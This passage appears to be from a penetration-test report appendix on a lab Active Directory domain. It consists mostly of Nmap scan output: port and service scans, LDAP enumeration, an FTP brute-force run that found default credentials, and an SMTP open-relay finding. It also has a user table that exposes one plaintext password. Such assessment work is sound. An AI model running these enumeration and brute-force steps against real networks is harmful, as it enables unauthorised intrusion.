|_http-server-header: Apache
|_http-title: Index of /
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2056/tcp  open  http          HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site:
Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Server2.uadcwnet.com
| Not valid before: 2022-10-05T18:34:02
|_Not valid after:  2023-04-06T18:34:02
| rdp-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Server2.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|   Product_Version: 10.0.17763
|_  System_Time: 2023-01-03T17:13:11+00:00
|_ssl-date: 2023-01-03T17:13:19+00:00; +1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:02:92:F3 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/3%OT=22%CT=1%CU=37026%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM
OS:=63B4622F%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=I%CI=I%II=I%
OS:SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=
M5
OS:B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:02:92:f3
(VMware)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```

```
| smb2-time:
|   date: 2023-01-03T17:13:11
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   2.46 ms 192.168.10.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.22 seconds
```

Advance Nmap scan on 192.168.10.10

```
$ sudo nmap -A -p- 192.168.10.10
Nmap scan report for 192.168.10.10
Host is up (0.00052s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: CLIENT1
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Client1.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|   Product_Version: 10.0.19041
|_  System_Time: 2023-01-03T19:11:14+00:00
|_ssl-date: 2023-01-03T19:11:28+00:00; +1h00m00s from scanner time.
| ssl-cert: Subject: commonName=Client1.uadcwnet.com
| Not valid before: 2022-10-05T18:37:54
|_Not valid after:  2023-04-06T18:37:54
5040/tcp  open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:FD:F3:9A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/3%OT=135%CT=1%CU=36576%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=63B46FD1%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=106%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5
=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-01-03T19:11:15
|_  start_date: N/A
|_clock-skew: mean: 1h00m00s, deviation: 0s, median: 59m59s
|_nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:fd:f3:9a (VMware)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 192.168.10.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 889.37 seconds
```

APPENDIX B

3.4.3 User Accounts

Username	Descriptions
Local	
Administrator	Built-in account for administering the computer/domain
Guest	Built-in account for guest access to the computer/domain
Krbtgt	
Domain	Key Distribution Center Service
test	NULL
K.Thompson	sequin
V.Nelson	Replication Account
L.Gill	irrational
N.May	fade

W.Holt	till
J.Wheeler	equator
F.Payne	Barcelona
T.Oliver	proximal
J.Poole	password:fLTvRrlKc6ma
N.Wells	hulk
N.Hogan	heck
M.Adams	coldcock
Y.Marshall	compactify
W.Wolfe	soul
A.Kennedy	azimuthal
T.Fuller	fumigate
L.Washington	octopus
S.Shelton	dreamlike
J.Farmer	O'Hare
M.Paul	stupendous
B.Wong	hedonist
D.Ford	how
M.Daniel	taste
D.Brooks	bachelor
B.Rice	collage
P.Powers	wiping
S.Wright	reedy
L.Williamson	littleneck
G.Malone	Haberman
M.Harrington	patriarchy
H.Mclaughlin	pessimal
G.Turner	enervate
P.Rodriquez	twigging
L.Thornton	amulet
D.Murray	filtrate
A.Peters	garland
M.Padilla	Euripides
J.Becker	daddy
K.Perkins	chemisorb
M.Murphy	rigorous
S.Higgins	kiddie
B.Lewis	goods
F.Sanders	enthusiast
R.Soto	weapon
I.Robinson	contemporary
B.Yates	alongside
E.Frazier	spinodal

G.Francis	aroma
J.Shaw	Zaire
G.Adkins	Eddie

3.4.4 Enumeration on port 21 – Nmap vulnerability scanner

```
–$ nmap --script ftp*  192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-03 12:31 EST
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
Nmap scan report for 192.168.10.1
Host is up (0.00030s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw-   1 ftp      ftp           0 Oct 06  2022 . [NSE: writeable]
| drw-rw-rw-   1 ftp      ftp           0 Oct 06  2022 .. [NSE: writeable]
|_-rw-rw-rw-   1 ftp      ftp          15 Apr 19  2017 DefaultFTP.txt [NSE: writeable]
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: Internet Component Suite
| ftp-brute:
|   Accounts:
|     root:root - Valid credentials
|     netadmin:netadmin - Valid credentials
|     guest:guest - Valid credentials
|     user:user - Valid credentials
|     web:web - Valid credentials
|     sysadmin:sysadmin - Valid credentials
|     administrator:administrator - Valid credentials
|     webadmin:webadmin - Valid credentials
|     admin:admin - Valid credentials
|     test:test - Valid credentials
|_  Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0
```

Enumeration on port 25 – Nmap script scan /smtp

```
–$ nmap -A -p25 --script "smtp*" 192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 11:17 EST
Nmap scan report for Server1.uadcwnet.com (192.168.10.1)
Host is up (0.00051s latency).
PORT   STATE SERVICE VERSION
25/tcp open  smtp    ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-open-relay: Server is an open relay (2/16 tests)
| smtp-enum-users:
|   root
|_  admin
|_smtp-commands: Welcome [192.168.10.129], pleased to meet you
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

3.4.5 Enumeration on port 389 – Nmap script scan /ldap

```
(kali㉿kali)-[~]
└─$ nmap -p389,3268 --script 'ldap-search'  192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 13:54 EST
PORT     STATE SERVICE
389/tcp  open  ldap
| ldap-search:
|   Context: DC=uadcwnet,DC=com
|     dn: DC=uadcwnet,DC=com
|     dn: CN=Administrator,CN=Users,DC=uadcwnet,DC=com
|     dn: CN=Guest,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: person
|         objectClass: organizationalPerson
|         objectClass: user
|         cn: Guest
|         description: Built-in account for guest access to the computer/domain
|         distinguishedName: CN=Guest,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:22:15 UTC
|         whenChanged: 2022/10/06 16:22:15 UTC
|         uSNCreated: 8197
|         memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
|         uSNChanged: 8197
|         name: Guest
|         objectGUID: 857eacd2-3017-a142-aca3-bc7fc3e7e58
|         userAccountControl: 66082
|         badPwdCount: 1
|         codePage: 0
|         countryCode: 0
|         badPasswordTime: 2023-01-06T22:36:07+00:00
|         lastLogoff: 0
|         lastLogon: Never
|         pwdLastSet: Never
|         primaryGroupID: 514
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-501
|         accountExpires: 30828-09-14T06:57:29+00:00
|         logonCount: 0
|         sAMAccountName: Guest
|         sAMAccountType: 805306368
|         objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com
|   dn: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: Domain Computers
|       description: All workstations and servers joined to the domain
|       distinguishedName: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12330
|       uSNChanged: 12332
|       name: Domain Computers
|       objectGUID: 5b4a94d9-6246-b640-951c-b938593ec87e
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-515
|       sAMAccountName: Domain Computers
|       sAMAccountType: 268435456
|       groupType: -2147483646
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|   dn: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|   dn: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com
|   dn: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com
|   dn: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: Cert Publishers
|       description: Members of this group are permitted to publish certificates to the directory
|       distinguishedName: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12342
|       memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
|       uSNChanged: 12344
|       name: Cert Publishers
|       objectGUID: 8897bbb-ab3b-8f44-b86c-4941be97b1ac
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-517
|       sAMAccountName: Cert Publishers
|       sAMAccountType: 536870912
|       groupType: -2147483644
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|   dn: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com
|   dn: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
|     objectClass: top
|     objectClass: group
|     cn: Domain Users
|     description: All domain users
|     distinguishedName: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
|     instanceType: 4
|     whenCreated: 2022/10/06 16:23:24 UTC
|     whenChanged: 2022/10/06 16:23:24 UTC
|     uSNCreated: 12348
|     memberOf: CN=Users,CN=Builtin,DC=uadcwnet,DC=com
|     uSNChanged: 12350
|     name: Domain Users
|     objectGUID: f3182fc-203e-8648-b24-ef5c81cdf0c0
|     objectSid: 1-5-21-2373017989-4057782597-2990666611-513
|     sAMAccountName: Domain Users
|     sAMAccountType: 268435456
|     groupType: -2147483646
|     objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|     isCriticalSystemObject: TRUE
|     dSCorePropagationData: 2022/10/06 18:08:24 UTC
|     dSCorePropagationData: 2022/10/06 16:23:24 UTC
|     dSCorePropagationData: 1601/01/01 00:04:17 UTC
|   dn: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
|     objectClass: top
|     objectClass: group
|     cn: Domain Guests
|     description: All domain guests
|     distinguishedName: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
|     instanceType: 4
|     whenCreated: 2022/10/06 16:23:24 UTC
|     whenChanged: 2022/10/06 16:23:24 UTC
|     uSNCreated: 12351
|     memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
|     uSNChanged: 12353
|     name: Domain Guests
|     objectGUID: 2f6a79c2-5ee-8f4f-8a6f-668d9261496
|     objectSid: 1-5-21-2373017989-4057782597-2990666611-514
|     sAMAccountName: Domain Guests
|     sAMAccountType: 268435456
|     groupType: -2147483646
|     objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|     isCriticalSystemObject: TRUE
|     dSCorePropagationData: 2022/10/06 18:08:24 UTC
|     dSCorePropagationData: 2022/10/06 16:23:24 UTC
|     dSCorePropagationData: 1601/01/01 00:04:17 UTC
|   dn: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: Group Policy Creator Owners
|       description: Members in this group can modify group policy for the domain
|       member: CN=Administrator,CN=Users,DC=uadcwnet,DC=com
|       distinguishedName: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12354
|       memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
|       uSNChanged: 12391
|       name: Group Policy Creator Owners
|       objectGUID: dad1ee4e-dc7f-3a4b-8afa-a274dfa496e
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-520
|       sAMAccountName: Group Policy Creator Owners
|       sAMAccountType: 268435456
|       groupType: -2147483646
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: RAS and IAS Servers
|       description: Servers in this group can access remote access properties of users
|       distinguishedName: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12357
|       uSNChanged: 12359
|       name: RAS and IAS Servers
|       objectGUID: fd893aa-cfe9-924d-bf66-5fe6f477ad38
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-553
|       sAMAccountName: RAS and IAS Servers
|       sAMAccountType: 536870912
|       groupType: -2147483644
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: Allowed RODC Password Replication Group
|       description: Members in this group can have their passwords replicated to all read-only domain
controllers in the domain
|       distinguishedName: CN=Allowed RODC Password Replication
Group,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12402
|       uSNChanged: 12404
|       name: Allowed RODC Password Replication Group
|       objectGUID: ae5bf552-418f-644e-9275-63d3ad15157c
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-571
|       sAMAccountName: Allowed RODC Password Replication Group
|       sAMAccountType: 536870912
|       groupType: -2147483644
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: Denied RODC Password Replication Group
|       description: Members in this group cannot have their passwords replicated to any read-only
domain controllers in the domain
|       member: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|       member: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
|       member: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com
|       member: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
|       member: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com
|       member: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com
|       member: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|       member: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com
|       distinguishedName: CN=Denied RODC Password Replication
Group,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12405
|       uSNChanged: 12433
|       name: Denied RODC Password Replication Group
|       objectGUID: 520989a-d176-8641-99e0-c7eb8aaceeaa
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-572
|       sAMAccountName: Denied RODC Password Replication Group
|       sAMAccountType: 536870912
|       groupType: -2147483644
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|     dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: Enterprise Read-only Domain Controllers
|       description: Members of this group are Read-Only Domain Controllers in the enterprise
|       distinguishedName: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12429
|       uSNChanged: 12431
|       name: Enterprise Read-only Domain Controllers
|       objectGUID: 95f99176-8cb2-e42-bb8b-75958f685c21
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-498
|       sAMAccountName: Enterprise Read-only Domain Controllers
|       sAMAccountType: 268435456
|       groupType: -2147483640
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: Cloneable Domain Controllers
|       description: Members of this group that are domain controllers may be cloned.
|       distinguishedName: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12440
|       uSNChanged: 12442
|       name: Cloneable Domain Controllers
|       objectGUID: f7f74758-d8ea-6b4e-925a-620a6e4dd67
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-522
|       sAMAccountName: Cloneable Domain Controllers
|       sAMAccountType: 268435456
|       groupType: -2147483646
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com
|       objectClass: top
|       objectClass: group
|       cn: Protected Users
|       description: Members of this group are afforded additional protections against authentication
security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.
|       distinguishedName: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com
|       instanceType: 4
|       whenCreated: 2022/10/06 16:23:24 UTC
|       whenChanged: 2022/10/06 16:23:24 UTC
|       uSNCreated: 12445
|       uSNChanged: 12447
|       name: Protected Users
|       objectGUID: cd509bbf-a1e5-f843-97ed-b57edf9fcaf0
|       objectSid: 1-5-21-2373017989-4057782597-2990666611-525
|       sAMAccountName: Protected Users
|       sAMAccountType: 268435456
|       groupType: -2147483646
|       objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|       isCriticalSystemObject: TRUE
|       dSCorePropagationData: 2022/10/06 18:08:24 UTC
|       dSCorePropagationData: 2022/10/06 16:23:24 UTC
|       dSCorePropagationData: 1601/01/01 00:04:17 UTC
|
|
|_Result limited to 20 objects (see ldap.maxobjects)
3268/tcp open  globalcatLDAP
```

3.4.6 Nmap http script scan server 2, port 5985

```
nmap -p5985 -A --script 'http*' 192.168.10.2
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 15:57 EST
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 18.52% done; ETC: 15:58 (0:00:40 remaining)
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 12.77% done; ETC: 16:05 (0:06:16 remaining)
Stats: 0:03:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 12.77% done; ETC: 16:21 (0:20:09 remaining)
Nmap scan report for Server2.uadcwnet.com (192.168.10.2)
Host is up (0.00038s latency).

Bug in http-security-headers: no string output.
PORT     STATE SERVICE VERSION
```

```
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=server2.uadcwnet.com
|   Found the following error pages:
|
|   Error Code: 404
|_      http://server2.uadcwnet.com:5985/
| http-traceroute:
|_  Possible reverse proxy detected.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-date: Fri, 06 Jan 2023 21:28:41 GMT; -1s from local time.
| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_
| http-headers:
|   Content-Type: text/html; charset=us-ascii
|   Server: Microsoft-HTTPAPI/2.0
|   Date: Fri, 06 Jan 2023 21:28:44 GMT
|   Connection: close
|   Content-Length: 315
|
|_  (Request type: GET)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-useragent-tester:
|   Status for browser useragent: 404
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
```

```
|_http-slowloris: false
|_http-comments-displayer: Couldn't find any comments.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-mobileversion-checker: No mobile version detected.
|_http-title: Not Found
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-chrono: Request times for /; avg: 162.02ms; min: 161.08ms; max: 163.09ms
| http-vhosts:
|_128 names had status 404
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-malware-host: Host appears to be clean
|_http-xssed: ERROR: Script execution failed (use -d to debug)
|_http-feed: Couldn't find any feeds.
|_http-referer-checker: Couldn't find any cross-domain scripts.
| http-brute:
|_  Path "/" does not require authentication
|_http-config-backup: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1973.70 seconds
```

3.4.7 Nmap http script scan server 2, port 47001

```
nmap -p47001 -A --script 'http*' 192.168.10.2
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-06 17:45 EST
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
